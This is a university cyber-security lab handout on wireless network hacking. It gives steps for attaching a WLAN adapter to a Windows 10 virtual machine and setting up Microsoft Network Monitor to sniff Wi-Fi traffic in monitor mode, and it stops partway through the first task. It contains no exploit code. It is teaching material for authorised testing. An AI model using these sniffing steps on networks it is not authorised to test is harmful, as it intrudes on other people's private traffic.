



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



School of
Applied Computing

Advanced Cyber Security (ACS)

Lab – Hacking Wireless Networks

**Wales Institute of Science and Art
Applied Computing
I.Q Building, Room 205
Swansea
SA1 8EW**

Wi-Fi is developed on IEEE 802.11 standards and is widely used in wireless communication. It provides wireless access to application and data throughout a radio network.

Before you start performing any labs in this module, you have to configure your environment so that you can connect your machine to a wireless network. You will need a wireless network adaptor and an access point for demo purpose.

- First log-in to **Windows 10** virtual machine and then plug in the WLAN adaptor. **Removable Devices** window pops up, click **OK** to proceed as shown in the screenshot.




- Now right-click your VM's tab in the vmware menu bar and click **Removable Devices → Linksys 802.11 g WLAN → Connect (Disconnect from Host)** as shown in the screenshot.




- Now in your virtual machine, open **Network and Sharing Center** and click **Change adapter settings**.

Note: You can find Network and Sharing Center option in the Control Panel.




- In the **Network Connections** window, first **disable** your wired network interface (here **Ethernet0**) by selecting the network interface, right-click on it and click **Disable**.


Note: If a pop-up appears, click Yes.



- Now select your wireless interface (here **Wi-Fi 3**) and click **Connect To** button from the menu bar.



- **Settings** window appears with **Wi-Fi** settings being shown as default, select your wireless interface and click **Connect** as shown in the screenshot.



- You will have to enter the network **security key** and click **Next** to connect.



- The virtual machine connects to the wireless network interface as shown in the screenshot.



- In this way, you can connect a wireless network to your virtual machines. Repeat similar steps if you are using the wireless network with other virtual machine.

Note: You can use the adaptor for only one virtual machine at a time.

Relevant tools, software or application etc. needed for these labs can be located at:
https://uowtsd-my.sharepoint.com/:f/g/personal/carlene_campbell_uwtsd_ac_uk/Esg2rIJtVO1Ctg0sE6SkkmYByfP-tlBD0UYlBhdsJXBpmQ?e=hl2RNr

Task 1: WiFi Packet Sniffing Using Microsoft Network Monitor and Wireshark

Microsoft Network Monitor is a packet analyzer which enables you to capture, view, and analyze network data.

Lab Scenario

Wireless networks are inexpensive and easy to maintain when compared to wired networks. An attacker can easily compromise a wireless network if proper security measures are not used or if there is no appropriate network configuration. The wireless network can be at risk to various types of attacks, including access control attacks, integrity attacks, confidentiality attacks, availability attacks, authentication attacks, etc. Sniffing is the act of monitoring the network traffic using legitimate network analysis tools. Hackers can use monitoring tools, including AiroPeek, Ethereal, TCPDump, or Wireshark, to monitor the wireless networks. These tools allow hackers to find an unprotected network that they can hack. Your wireless network can be protected against this type of attack by using strong encryption and authentication methods.

In this lab, we use Microsoft Network Monitor, a tool that can sniff network using a wireless adapter. Because you are the ethical hacker and a penetration tester of an organization, you need to check the wireless security and evaluate weaknesses present in your organization.

Lab Objectives

The objective of this lab is to capture and analyze wireless packets in a network.

Pre- Activity exercise

To execute this lab you will need:


- Run this lab in Windows 10 machine
- Administrative privileges to run tools
- A client connected to a wireless access point

Overview of Network Monitoring


A network monitoring system gives you a full overview of what's going on in your network at all times. A network monitor has the ability to manage multiple servers and can also manage data from multiple devices such as switches, routers, firewalls, etc. Learning to monitor your network is a great way to know the stress on your network infrastructure and to see what kind of demands it can handle from the users. By knowing about all the overview information, it helps you to troubleshoot your network and a good amount of data to build your future growth plan for your networking infrastructure.

Lab:


1. Navigate to **Start → All Apps → Microsoft Network Monitor 3.4** and click **Microsoft Network Monitor 3.4** to launch the application. The application main window appears as shown in the screenshot.




- In the **Select Networks** window on the bottom-left, check only the wireless interface (here **Wi-Fi 3**) and leave the other options unchecked.




- Now click the **New Capture** button present in the menu bar, as shown in the screenshot.




- Now click the **Capture Settings** button from the menu bar.




5. Capture Settings window opens, **double-click** on the wifi adapter (here **Wi-Fi 3**) in the **select network adapters to capture** section.



6. **Network Interface Configuration** window opens, click **Scanning Options** button.




7. **WiFi Scanning Options** window appears, tick the **Switch to Monitor Mode** checkbox and click **Apply** button as shown in the screenshot.




8. Now **close** the Scanning Options window by clicking the cross button on the title bar.


Note: Do **not** press the **Close and Return to Local Mode** button or your settings will be reset.




9. Close the **Network Interface Configuration** by clicking the **OK** button.



